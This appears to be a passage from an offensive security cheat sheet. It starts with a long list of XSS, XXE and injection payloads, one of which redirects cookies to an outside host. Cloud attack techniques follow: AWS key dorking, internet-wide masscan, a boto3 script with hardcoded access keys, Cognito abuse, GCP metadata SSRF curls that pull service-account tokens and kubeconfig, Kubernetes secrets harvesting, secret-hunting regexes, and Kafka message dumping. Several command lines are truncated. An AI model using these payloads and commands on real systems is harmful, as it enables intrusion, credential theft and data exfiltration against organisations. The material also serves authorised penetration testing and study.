<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
<~/XSS/*-*/STYLE=xss:e/**/xpression(window.location="http://www.procheckup.com/?sid="%
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
<~/XSS STYLE=xss:expression(alert('XSS'))>
"><script>alert('XSS')</script>
</XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
XSS STYLE=xss:e/**/xpression(alert('XSS'))>
</XSS STYLE=xss:expression(alert('XSS'))>
>"><script>alert("XSS")</script>&
"><STYLE>@import"javascript:alert('XSS')";</STYLE>
>"'><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72
>%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22>
'%uff1cscript%uff1ealert('XSS')%uff1c/script%uff1e'
'';!--"<XSS>=&{()}
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert(&quot;XSS<WBR>&quot;)>
```

```
<IMGSRC=&#106;&#97;&#118;&#97;&<WBR>#115;&#99;&#114;&#105;&#112;&<WBR>#116;&#58;&#97;&
<IMGSRC=&#0000106&#0000097&<WBR>#0000118&#0000097&#0000115&<WBR>#0000099&#0000114&#000
<IMGSRC=&#x6A&#x61&#x76&#x61&#x73&<WBR>#x63&#x72&#x69&#x70&#x74&#x3A&<WBR>#x61&#x6C&#x
<IMG SRC="jav&#x0A;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#x0D;ascript:alert(<WBR>'XSS');">
<![CDATA[<script>var n=0;while(true){n++;}</script>]]>
<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[<]]>SCRIPT<![CDATA[>]]>alert(
<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[' or 1=1 or ''=']]></foof>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY x
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY x
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY x
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY x
<script>alert('XSS')</script>
%3cscript%3ealert('XSS')%3c/script%3e
%22%3e%3cscript%3ealert('XSS')%3c/script%3e
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<IMG SRC=javascript:alert('XSS')>
<img src=xss onerror=alert(1)>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
<IMG SRC="jav ascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#10
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#000
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#
<BODY BACKGROUND="javascript:alert('XSS')">
<BODY ONLOAD=alert('XSS')>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<IMG SRC="javascript:alert('XSS')"
<iframe src=http://ha.ckers.org/scriptlet.html <
<<SCRIPT>alert("XSS");//<</SCRIPT>
%253cscript%253ealert(1)%253c/script%253e
"><s"%2b"cript>alert(document.cookie)</script>
foo<script>alert(1)</script>
<scr<script>ipt>alert(1)</scr</script>ipt>
<SCRIPT>String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41)</SCRIPT>
';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";ale
<marquee onstart='javascript:alert('1');'>=(◕_◕)=
```

Cloud TTPs

Azure

Enumerate for Priv Esc:

```
# Login
$ az login -u <user> -p <password>

# Set Account Subscription
$ az account set --subscription "Pay-As-You-Go"

# Enumeration for Priv Esc
$ az ad user list -o table
$ az role assignment list -o table
```

AWS

Shodan.io query to enumerate AWS Instance Metadata Service Access

```
/latest/meta-data/iam/security-credentials
```

Google Dorking for AWS Access Keys

```
inurl:pastebin "AWS_ACCESS_KEY"
```

Recursively searching for AWS Access Keys on *Nix containers

```
$ grep -ER "AKIA[A-Z0-9]{16}|ASIA[A-Z0-9]{16}" /
```

S3 Log Google Dorking

```
s3 site:amazonaws.com filetype:log
```

Public Redshift Cluster Enumeration

```
sudo masscan 0.0.0.0/0 --exclude 255.255.255.255 -p5439 --rate=1000 -oG - 2>/dev/null
```

Python code to check if AWS key has permissions to read s3 buckets:

```
import boto3
import json

aws_access_key_id = 'AKIAQYLPMN5HIUI65MP3'
aws_secret_access_key = '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'
region = 'us-east-2'

session = boto3.Session(
    aws_access_key_id=aws_access_key_id,
    aws_secret_access_key=aws_secret_access_key,
    region_name=region
)

s3 = session.resource('s3')

try:
    response = []
    for bucket in s3.buckets.all():
        response.append(bucket.name)
    print(json.dumps(response))
except Exception as e:
    print(f"Error: {e}")
```

Find S3 Buckets Using Subfinder and HTTPX Tool

```
subfinder -d <TARGET_DOMAIN> -all -silent | httpx -silent -webserver -threads 100 | gr
```

Cognito

> *[!NOTE] Before proceeding, capture the session's JWT during login and save to a file (ex: `access_token.txt`) This can be accomplished using your browser developer tools or another method*

1. Get user information:

```
aws cognito-idp get-user --access-token $(cat access_token.txt)
```

2. Test admin authentication:

```
aws cognito-idp admin-initiate-auth --access-token $(cat access_token)
```

3. List user groups:

```
aws cognito-idp admin-list-groups-for-user \
  --username user.name@email.com \
  --user-pool-id "Group-Name"
```

4. Attempt sign up

```
aws cognito-idp sign-up --client-id <client-id> --username <username> --password <pass
```

5. Modify attributes

```
aws cognito-idp update-user-attributes --access-token $(cat access_token) --user-attri
```

AWS Trivy Scanning

1. Install the Trivy AWS plugin: `trivy plugin install github.com/aquasecurity/trivy-aws`

2. Scan a full AWS account (all supported services):

```
trivy aws --region us-east-1
```

3. Scan a specific service:

```
trivy aws --service s3
```

4. Show results for a specific AWS resource:

```
trivy aws --service s3 --arn arn:aws:s3:::example-bucket
```

SSM

Script to quickly enumerate and select AWS SSM-managed EC2 instances via `fzf`, then start an SSM session without needing SSH or public access.

```zsh
#!/bin/zsh

function main() {
  if ! command -v fzf >/dev/null || ! command -v aws >/dev/null; then
    echo "This function requires 'aws' CLI and 'fzf' to be installed." >&2
    return 1
  fi

  echo -e "Fetching SSM instances..."

  local instances
  instances=$(aws ssm describe-instance-information \
    --query "InstanceInformationList[*].[InstanceId,ComputerName]" \
    --output text)

  if [[ -z "$instances" ]]; then
    echo "No SSM-managed instances found." >&2
    return 1
  fi

  # Extract Instance IDs
  local ids=()
  while read -r id _; do
    ids+=("$id")
  done <<< "$instances"

  # Get Name tags for all instance IDs
  local name_data
  name_data=$(aws ec2 describe-instances \
    --instance-ids "${ids[@]}" \
    --query "Reservations[].Instances[].{InstanceId:InstanceId, Name:(Tags[?Key=='Name
    --output text)

  declare -A name_map
  while read -r id name; do
    name_map["$id"]="${name:-N/A}"
  done <<< "$name_data"

  # Combine data with aligned formatting
  local enriched
  enriched=$(while read -r line; do
    id=$(awk '{print $1}' <<< "$line")
    hostname=$(awk '{print $2}' <<< "$line")
    platform=$(awk '{print $3}' <<< "$line")
    name="${name_map[$id]:-N/A}"
    printf "%-30s %-20s %-30s\n" "$name" "$id" "$hostname"
  done <<< "$instances")

  # Dynamically size the FZF selection window based on amount of instances
  local line_count
```

```
  line_count=$(echo "$enriched" | wc -l)

  local height
  if (( line_count < 10 )); then
    height=30
  elif (( line_count < 20 )); then
    height=50
  else
    height=80
  fi

  local selected instance_id
  selected=$(echo "$enriched" | fzf --header="Select an instance to connect via SSM" -
  instance_id=$(awk '{print $2}' <<< "$selected")

  if [[ -n "$instance_id" ]]; then
    echo "Starting SSM session to $instance_id..." >&2
    aws ssm start-session --target "$instance_id"
  else
    echo "No instance selected." >&2
    return 1
  fi
}

main
```

Parameter Store:

Lists the parameters in the AWS account or the parameters shared with the authenticated user (secrets can be stored here):

```
aws ssm describe-parameters
```

API Gateway

AWS API Gateway is a service offered by Amazon Web Services (AWS) designed for developers to create, publish, and oversee APIs on a large scale. It functions as an entry point to an application, permitting developers to establish a framework of rules and procedures. This framework governs the access external users have to certain data or functionalities within the application.

Enumeration:

```
# Generic info
aws apigatewayv2 get-domain-names
aws apigatewayv2 get-domain-name --domain-name <name>
aws apigatewayv2 get-vpc-links

# Enumerate APIs
aws apigatewayv2 get-apis # This will also show the resource policy (if any)
aws apigatewayv2 get-api --api-id <id>

## Get all the info from an api at once
aws apigatewayv2 export-api --api-id <id> --output-type YAML --specification OAS30 /tm

## Get stages
aws apigatewayv2 get-stages --api-id <id>

## Get routes
aws apigatewayv2 get-routes --api-id <id>
aws apigatewayv2 get-route --api-id <id> --route-id <route-id>

## Get deployments
aws apigatewayv2 get-deployments --api-id <id>
aws apigatewayv2 get-deployment --api-id <id> --deployment-id <dep-id>

## Get integrations
aws apigatewayv2 get-integrations --api-id <id>

## Get authorizers
aws apigatewayv2 get-authorizers --api-id <id>
aws apigatewayv2 get-authorizer --api-id <id> --authorizer-id <uth-id>

## Get domain mappings
aws apigatewayv2 get-api-mappings --api-id <id> --domain-name <dom-name>
aws apigatewayv2 get-api-mapping --api-id <id> --api-mapping-id <map-id> --domain-name

## Get models
aws apigatewayv2 get-models --api-id <id>

## Call API
https://<api-id>.execute-api.<region>.amazonaws.com/<stage>/<resource>
```

GCP

Enumerate IP addresses:

```
#!/bin/bash

# Function to list all projects in the organization
list_all_projects() {
  gcloud projects list --format="value(projectId)"
}

# Function to check if a specific API is enabled for a project
is_api_enabled() {
  local project=$1
  local api=$2
  gcloud services list --project="$project" --filter="name:$api" --format="value(name)
}

# Function to list all instances in a given project
list_instances() {
  local project=$1
  gcloud compute instances list --project="$project" --format="json"
}

# Main function
main() {
  # Create or clear the files to store public IPs
  output_file="public_ips.txt"
  ip_only_file="ip_addresses.txt"
  : > "$output_file"
  : > "$ip_only_file"

  # Get the list of all projects
  projects=$(list_all_projects)
  for project in $projects; do
    echo "Processing Project: $project"

    # Check if Resource Manager API is enabled for the project
    if [[ -z "$(is_api_enabled "$project" "cloudresourcemanager.googleapis.com")" ]];
      echo "Resource Manager API is not enabled for project $project. Skipping..."
      continue
    fi

    # Check if Compute Engine API is enabled for the project
    if [[ -z "$(is_api_enabled "$project" "compute.googleapis.com")" ]]; then
      echo "Compute Engine API is not enabled for project $project. Skipping..."
      continue
    fi

    # Get the list of all instances in the current project
    instances=$(list_instances "$project")

    # Check if there are any instances
    if [[ "$instances" != "[]" ]]; then
```

```
      # Loop through each instance and extract public IPs
      for instance in $(echo "$instances" | jq -r '.[] | @base64'); do
        _jq() {
          echo "$instance" | base64 --decode | jq -r "$1"
        }
        instance_name=$(_jq '.name')
        zone=$(_jq '.zone' | awk -F/ '{print $NF}')
        public_ips=$(_jq '.networkInterfaces[].accessConfigs[]?.natIP')

        # Check if there is a public IP and write to the output files
        if [[ -n "$public_ips" ]]; then
          for ip in $public_ips; do
            echo "$project,$zone,$instance_name,$ip" >> "$output_file"
            echo "$ip" >> "$ip_only_file"
          done
        fi
      done
    fi
  done

  echo "Public IPs have been written to $output_file"
  echo "IP addresses have been written to $ip_only_file"
}

# Execute main function
main
```

SSRF URL:

```
# /project
# Project name and number
curl -s -H "Metadata-Flavor:Google" http://metadata/computeMetadata/v1/project/project
curl -s -H "Metadata-Flavor:Google" http://metadata/computeMetadata/v1/project/numeric
# Project attributes
curl -s -H "Metadata-Flavor:Google" http://metadata/computeMetadata/v1/project/attribu

# /oslogin
# users
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/oslogin/use
# groups
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/oslogin/gro
# security-keys
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/oslogin/sec
# authorize
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/oslogin/aut

# /instance
# Description
curl -s -H "Metadata-Flavor:Google" http://metadata/computeMetadata/v1/instance/descri
# Hostname
curl -s -H "Metadata-Flavor:Google" http://metadata/computeMetadata/v1/instance/hostna
# ID
curl -s -H "Metadata-Flavor:Google" http://metadata/computeMetadata/v1/instance/id
# Image
curl -s -H "Metadata-Flavor:Google" http://metadata/computeMetadata/v1/instance/image
# Machine Type
curl -s -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/instance/machi
# Name
curl -s -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/instance/name
# Tags
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/instance/sc
# Zone
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/instance/zo
# User data
curl -s -f -H "Metadata-Flavor: Google" "http://metadata/computeMetadata/v1/instance/a
# Network Interfaces
for iface in $(curl -s -f -H "Metadata-Flavor: Google" "http://metadata/computeMetadat
    echo "  IP: "$(curl -s -f -H "Metadata-Flavor: Google" "http://metadata/computeMet
    echo "  Subnetmask: "$(curl -s -f -H "X-Google-Metadata-Request: True" "http://met
    echo "  Gateway: "$(curl -s -f -H "Metadata-Flavor: Google" "http://metadata/compu
    echo "  DNS: "$(curl -s -f -H "Metadata-Flavor: Google" "http://metadata/computeMe
    echo "  Network: "$(curl -s -f -H "Metadata-Flavor: Google" "http://metadata/compu
    echo "  ==============  "
done
# Service Accounts
for sa in $(curl -s -f -H "Metadata-Flavor: Google" "http://metadata/computeMetadata/v
    echo "  Name: $sa"
    echo "  Email: "$(curl -s -f -H "Metadata-Flavor: Google" "http://metadata/compute
    echo "  Aliases: "$(curl -s -f -H "Metadata-Flavor: Google" "http://metadata/compu
```

```
    echo "  Identity: "$(curl -s -f -H "Metadata-Flavor: Google" "http://metadata/comp
    echo "  Scopes: "$(curl -s -f -H "Metadata-Flavor: Google" "http://metadata/comput
    echo "  Token: "$(curl -s -f -H "Metadata-Flavor: Google" "http://metadata/compute
    echo "  ==============  "
done
# K8s Attributtes
## Cluster location
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/instance/at
## Cluster name
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/instance/at
## Os-login enabled
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/instance/at
## Kube-env
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/instance/at
## Kube-labels
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/instance/at
## Kubeconfig
curl -s -f -H "Metadata-Flavor: Google" http://metadata/computeMetadata/v1/instance/at

# All custom project attributes
curl "http://metadata.google.internal/computeMetadata/v1/project/attributes/?recursive
    -H "Metadata-Flavor: Google"

# All custom project attributes instance attributes
curl "http://metadata.google.internal/computeMetadata/v1/instance/attributes/?recursiv
    -H "Metadata-Flavor: Google"
```

Cloud Subdomain Takeover

```
import requests
from bs4 import BeautifulSoup
import dns.resolver
import argparse
from tqdm import tqdm

parser = argparse.ArgumentParser(
    description='Query crt.sh and perform a DNS lookup.')
parser.add_argument('domain', help='The domain to query.')
args = parser.parse_args()

response = requests.get(f"https://crt.sh/?q={args.domain}")
soup = BeautifulSoup(response.text, 'html.parser')
domain_names = [td.text for td in soup.find_all('td') if not td.attrs]

for domain in tqdm(domain_names, desc="Checking for subdomain takeovers"):
    # Skip invalid and wildcard domains
    if '*' in domain or len(domain) > 253 or any(len(label) > 63 for label in domain.s
        continue

    # Identify cloud services and check for potential subdomain takeovers
    try:
        answers = dns.resolver.resolve(domain, 'CNAME')
        for rdata in answers:
            cname = str(rdata.target)
            if '.amazonaws.com' in cname:
                response = requests.get(f"http://{domain}")
                if response.status_code in [403, 404]:
                    print(
                        f"Potential Amazon S3 bucket for subdomain takeover: {domain}"
            elif '.googleapis.com' in cname:
                response = requests.get(f"http://{domain}")
                if response.status_code in [403, 404]:
                    print(
                        f"Potential Google Cloud Storage bucket for subdomain takeover
            elif '.blob.core.windows.net' in cname:
                response = requests.get(f"http://{domain}")
                if response.status_code == 404:
                    print(
                        f"Potential Azure blob storage for subdomain takeover: {domain
    except (dns.resolver.NoAnswer, dns.resolver.NXDOMAIN, dns.resolver.YXDOMAIN, dns.r
        continue
```

Kubernetes Secrets Harvesting

```
$ curl -k -v -H “Authorization: Bearer <jwt_token>” -H “Content-Type: application/json
```

Kubernetes Service Enumeration

You can find everything exposed to the public with:

```
kubectl get namespace -o custom-columns='NAME:.metadata.name' | grep -v NAME | while I
    echo "Namespace: $ns"
    kubectl get service -n "$ns"
    kubectl get ingress -n "$ns"
    echo "============================================="
    echo ""
    echo ""
done | grep -v "ClusterIP"
```

Kubernetes Ninja Commands

```
# List all pods in the current namespace.
kubectl get pods

# Get detailed information about a pod.
kubectl describe pod <pod-name>

# Create a new pod.
kubectl create pod <pod-name>

# List all nodes in the cluster.
kubectl get nodes

# Get detailed information about a node.
kubectl describe node <node-name>

# Create a new node
kubectl create node <node-name>

# List all services in the cluster.
kubectl get services

# Get detailed information about a service.
kubectl describe service <service-name>

# Create a new service.
kubectl create service <service-name>

# List all secrets in the cluster.
kubectl get secrets

# Get detailed information about a secret.
kubectl describe secret <secret-name>

# Create a new secret.
kubectl create secret <secret-name>
```

Password Hunting Regex

```
“Slack Token”: “(xox[baprs]-[0-9]{12}-[0-9]{12}-[0-9]{12}-[a-z0-9]{32})”
“RSA Private Key”: “––BEGIN RSA PRIVATE KEY––”
“SSH (DSA) Private Key”: “––BEGIN DSA PRIVATE KEY––”
“SSH (EC) Private Key”: “––BEGIN EC PRIVATE KEY––”
“PGP Private Key Block”: “––BEGIN PGP PRIVATE KEY BLOCK––”
“AWS API Key”: “(?:A3T[A-Z0-9]|AKIA|AGPA|AIDA|AROA|AIPA|ANPA|ANVA|ASIA)[A-Z0-9]{16}”
“Amazon MWS Auth Token”: “amzn\.mws\.[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[
“AWS AppSync GraphQL Key”: “da2-[a-z0-9]{26}”
“Facebook Access Token”: “EAACEdEose0cBA[0-9A-Za-z]+”
“Facebook OAuth”: “[fF][aA][cC][eE][bB][oO][oO][kK].[’|"][0-9a-f]{32}[’|"]”
“GitHub Token”: “[gG][iI][tT][hH][uU][bB].[’|"][0-9a-zA-Z]{35,40}[’|"]”
“Generic API Key”: “[aA][pP][iI]?[kK][eE][yY].[’|"][0-9a-zA-Z]{32,45}[’|"]”
“Generic Secret”: “[sS][eE][cC][rR][eE][tT].[’|"][0-9a-zA-Z]{32,45}[’|"]”
“Google API Key”: “AIza[0-9A-Za-z-]{35}”
“Google OAuth Client ID”: “[0-9]+-[0-9A-Za-z_]{32}\.apps\.googleusercontent\.com”
“Google Service Account”: “"type":\s*"service_account"”
“Google OAuth Access Token”: “ya29\.[0-9A-Za-z-]+”
“Heroku API Key”: “[hH][eE][rR][oO][kK][uU].*[0-9A-F]{8}-[0-9A-F]{4}-[0-9A-F]{4}-[0-9A
“MailChimp API Key”: “[0-9a-f]{32}-us[0-9]{1,2}”
“Mailgun API Key”: “key-[0-9a-zA-Z]{32}”
“Password in URL”: “[a-zA-Z]{3,10}://[^/\s:@]{3,20}:[^/\s:@]{3,20}@.{1,100}["’\s]”
“PayPal Braintree Access Token”: “access_token\$production\$[0-9a-z]{16}\$[0-9a-f]{32}
“Picatic API Key”: “sk_live[0-9a-z]{32}”
“Slack Webhook”: “https://hooks\.slack\.com/services/T[a-zA-Z0-9_]{8}/B[a-zA-Z0-9_]{8}
“Stripe API Key”: “sk_live_[0-9a-zA-Z]{24}”
“Stripe Restricted API Key”: “rk_live_[0-9a-zA-Z]{24}”
“Stripe Publishable Key”: “pk_live_[0-9a-zA-Z]{24}”
“Square Access Token”: “sq0atp-[0-9A-Za-z-]{22}”
“Square OAuth Secret”: “sq0csp-[0-9A-Za-z-]{43}”
“Telegram Bot API Key”: “[0-9]+:AA[0-9A-Za-z-]{33}”
“Twilio API Key”: “SK[0-9a-fA-F]{32}”
“Twitter Access Token”: “[tT][wW][iI][tT][tT][eE][rR].[1-9][0-9]+-[0-9a-zA-Z]{40}”
“Twitter OAuth”: “[tT][wW][iI][tT][tT][eE][rR].[’|"][0-9a-zA-Z]{35,44}[’|"]”
“OpenAI API Key”: “sk-[A-Za-z0-9]{48}”
“GitLab Personal Access Token”: “glpat-[A-Za-z0-9-]{20,}”
“GitLab Runner Registration Token”: “GR[A-Za-z0-9-]{20,}”
“HashiCorp Terraform Cloud Token”: “tfrc-[A-Za-z0-9]{59}”
“Cloudflare API Token”: “cf-[A-Za-z0-9]{37}”
“Databricks Personal Access Token”: “dapi[a-f0-9]{32}”
“DigitalOcean Personal Access Token”: “dop_v1[A-Za-z0-9]{64}”
“Vault HCP Token”: “hvs\.[A-Za-z0-9]{24}”
“Azure Storage SAS Token”: “sv=\d{4}-\d{2}-\d{2}&sig=[A-Za-z0-9%]{64}”
“New Relic License Key”: “NRAK-[A-F0-9]{27}”
“Bitbucket App Password in URL”: “https://[A-Za-z0-9_-]+:[A-Za-z0-9_-]{20}@bitbucket\.
“Generic JWT”: “[A-Za-z0-9-]{20,}\.[A-Za-z0-9-]{20,}\.[A-Za-z0-9-_]{20,}”
```

Go Environment Variable Enumeration

A sample script that enumerates environment variables. This script pairs well with the regex list provided above:

```
package main

import (
    "fmt"
    "os"
    "strings"
)

func main() {
    sensitiveKeywords := []string{"password", "secret", "key", "token", "api", "auth",

    envVars := os.Environ()
    for _, e := range envVars {
        envLower := strings.ToLower(e)
        for _, keyword := range sensitiveKeywords {
            if strings.Contains(envLower, keyword) {
                fmt.Printf("SENSITIVE: %s\n", e)
                break
            }
        }
    }
}
```

Jira

Privileges

In Jira, privileges can be checked by any user, authenticated or not, through the endpoints `/rest/api/2/mypermissions` or `/rest/api/3/mypermissions`. These endpoints reveal the user's current privileges.

```
# Check non-authenticated privileges
curl https://org.atlassian.net/rest/api/2/mypermissions | jq | grep -iB6 '"havePermiss
```

Kafka Recon

Use Nmap to detect Kafka brokers and check for open ports:

```
nmap -p 9092,9093,2181 -sV target.com
```

List brokers via `kafkacat`:

```
❯ kcat -b target.com -L
Metadata for all topics (from broker -1: target.com:9092/bootstrap):
 1 brokers:
  broker 1 at target.com:9092 (controller)
 3 topics:
  topic "RemoteMonitoringConnectedDevices" with 1 partitions:
    partition 0, leader 1, replicas: 1, isrs: 1
  topic "AlertNotifications" with 1 partitions:
    partition 0, leader 1, replicas: 1, isrs: 1
  topic "__consumer_offsets" with 50 partitions:
```

Save messages for offline analysis;

```
kcat -b target.com:9092 -t AlertNotifications -C -J | jq . > messages.json
```